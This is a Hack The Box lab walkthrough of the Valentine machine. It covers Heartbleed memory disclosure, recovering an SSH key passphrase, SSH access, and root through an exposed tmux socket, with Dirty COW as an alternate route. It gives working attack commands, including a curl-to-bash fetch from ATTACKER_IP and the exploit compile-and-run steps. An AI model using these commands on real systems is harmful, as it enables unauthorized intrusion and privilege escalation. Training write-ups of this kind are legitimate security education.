Valentine
Hack The Box Valentine walkthrough covering service enumeration, the Heartbleed vulnerability, initial access and Linux privilege escalation.
Valentine
LAB ENVIRONMENT — This writeup documents security testing performed against the Hack The Box Valentine machine in an intentionally vulnerable training environment.
Overview
Valentine is a Linux-based Hack The Box machine centred around the Heartbleed vulnerability in OpenSSL.
The attack path involved:
Service Enumeration
        ↓
Heartbleed Discovery
        ↓
Memory Disclosure
        ↓
Credential Recovery
        ↓
SSH Private Key Discovery
        ↓
SSH Access as hype
        ↓
Local Enumeration
        ↓
Exposed Root tmux Session
        ↓
Root Access
Enumeration
Initial enumeration was performed to identify the services exposed by the target.

Vulnerability-focused Nmap scanning was then performed:
sudo nmap --script vuln 10.10.10.79
SSLyze was also used to specifically test the target for Heartbleed:
sslyze --heartbleed 10.10.10.79
The service was reported as:
VULNERABLE
Heartbleed
The identified SSL service was vulnerable to Heartbleed.


A Heartbleed proof-of-concept script was used against the target:
python heartbleed.py 10.10.10.79
The returned memory contained an interesting Base64-encoded value:
aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==
The value was decoded from Base64.

The decoded value was:
heartbleedbelievethehype
This appeared to be a credential or passphrase and was retained for later testing.
Private Key Discovery
Further web enumeration identified:
https://10.10.10.79/dev/hype_key
The contents were represented as hexadecimal data.
After converting the hexadecimal data to ASCII, an encrypted RSA private key was recovered:
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,<REDACTED>

<PRIVATE KEY REDACTED>

-----END RSA PRIVATE KEY-----
The private key was saved locally:
nano hype.key
The file permissions were restricted so that SSH would accept the key:
chmod 600 hype.key
Initial Access
The recovered key was then used to authenticate to the target as the hype user:
ssh -i hype.key hype@10.10.10.79
The private key required a passphrase.
The value previously recovered through Heartbleed was supplied:
heartbleedbelievethehype
Authentication succeeded, providing shell access as:
hype
This demonstrated the importance of correlating findings from different stages of an assessment. The private key alone was encrypted, while the Heartbleed disclosure alone exposed only a seemingly arbitrary value. Together they provided authenticated access to the system.
Privilege Escalation Enumeration
Local enumeration was performed after obtaining the initial shell.
LinEnum was transferred from the attacking system using a temporary Python HTTP server:
python3 -m http.server 8000
It was then executed on the target:
curl ATTACKER_IP:8000/LinEnum.sh | bash
Running processes were also manually inspected:
ps -ef | grep root
An interesting root-owned process was identified:
root 1026 1 0 19:04 ? 00:00:00 /usr/bin/tmux -S /.devs/dev_sess
This indicated that root had an existing tmux session using the socket:
/.devs/dev_sess
The permissions on the socket were inspected:
ls -la /.devs/dev_sess
The result showed:
srw-rw---- 1 root hype ... /.devs/dev_sess
Critically, the socket belonged to the hype group and was accessible by the compromised user.
Root Access
Because the hype user could access the root-owned tmux socket, it was possible to attach to the existing session.
Using the socket:
tmux -S /.devs/dev_sess
The resulting shell was checked:
id
The session was running as:
root
This provided full administrative control of the Valentine host.
Privilege Escalation Path
The primary privilege-escalation path was therefore:
hype shell
    │
    ▼
Process Enumeration
    │
    ▼
Root tmux Process
    │
    ▼
/.devs/dev_sess
    │
    ▼
Socket Accessible by hype
    │
    ▼
Attach to Existing tmux Session
    │
    ▼
ROOT
Alternate Privilege Escalation Method
The original lab notes also documented Dirty COW as an alternate privilege-escalation method.
A public proof of concept was copied into:
nano dirty.c
The exploit was compiled:
gcc -pthread dirty.c -o dirty -lcrypt
and executed:
./dirty
The original lab workflow then switched to the account created by the proof of concept:
su firefart
Running:
id
confirmed root privileges.
This was an alternate route and was not required for the primary compromise because access to the existing privileged tmux session already provided a significantly simpler path to root.
Key Observations
Several weaknesses and pieces of exposed information were chained together during the compromise:
- The SSL service was vulnerable to Heartbleed.
- Heartbleed exposed sensitive information from process memory.
- The leaked Base64 value decoded to a usable private-key passphrase.
- An encrypted SSH private key was exposed through the web service.
- Combining the leaked passphrase with the exposed key provided SSH access as
hype. - Local process enumeration revealed a root-owned tmux session.
- The
hypeuser could access the tmux socket. - Attaching to the existing session provided root access.
Attack Path
The complete observed attack path was:
[ VALENTINE ]
      │
      ▼
Service Enumeration
      │
      ▼
Heartbleed Identified
      │
      ▼
OpenSSL Memory Disclosure
      │
      ▼
Base64 Value Recovered
      │
      ▼
heartbleedbelievethehype
      │
      ├───────────────────┐
      │                   │
      ▼                   ▼
/dev/hype_key       Key Passphrase
      │                   │
      └─────────┬─────────┘
                ▼
        SSH Authentication
                │
                ▼
            hype Shell
                │
                ▼
        Process Enumeration
                │
                ▼
       Root tmux Session
                │
                ▼
       Accessible Socket
                │
                ▼
              ROOT
Conclusion
Valentine demonstrates how an information-disclosure vulnerability can become significantly more serious when combined with other exposed resources.
Heartbleed did not directly provide a shell. Instead, it leaked a value from memory that became useful when an encrypted SSH private key was subsequently discovered through the web service.
Combining those two pieces of information provided authenticated access as the hype user.
Local enumeration then revealed a root-owned tmux session whose socket was accessible to the compromised account. Attaching to that session crossed the final privilege boundary and resulted in root access.
The key lesson from Valentine is the importance of correlating apparently independent findings:
vulnerability discovery → information disclosure → credential recovery → authenticated access → local enumeration → privilege escalation.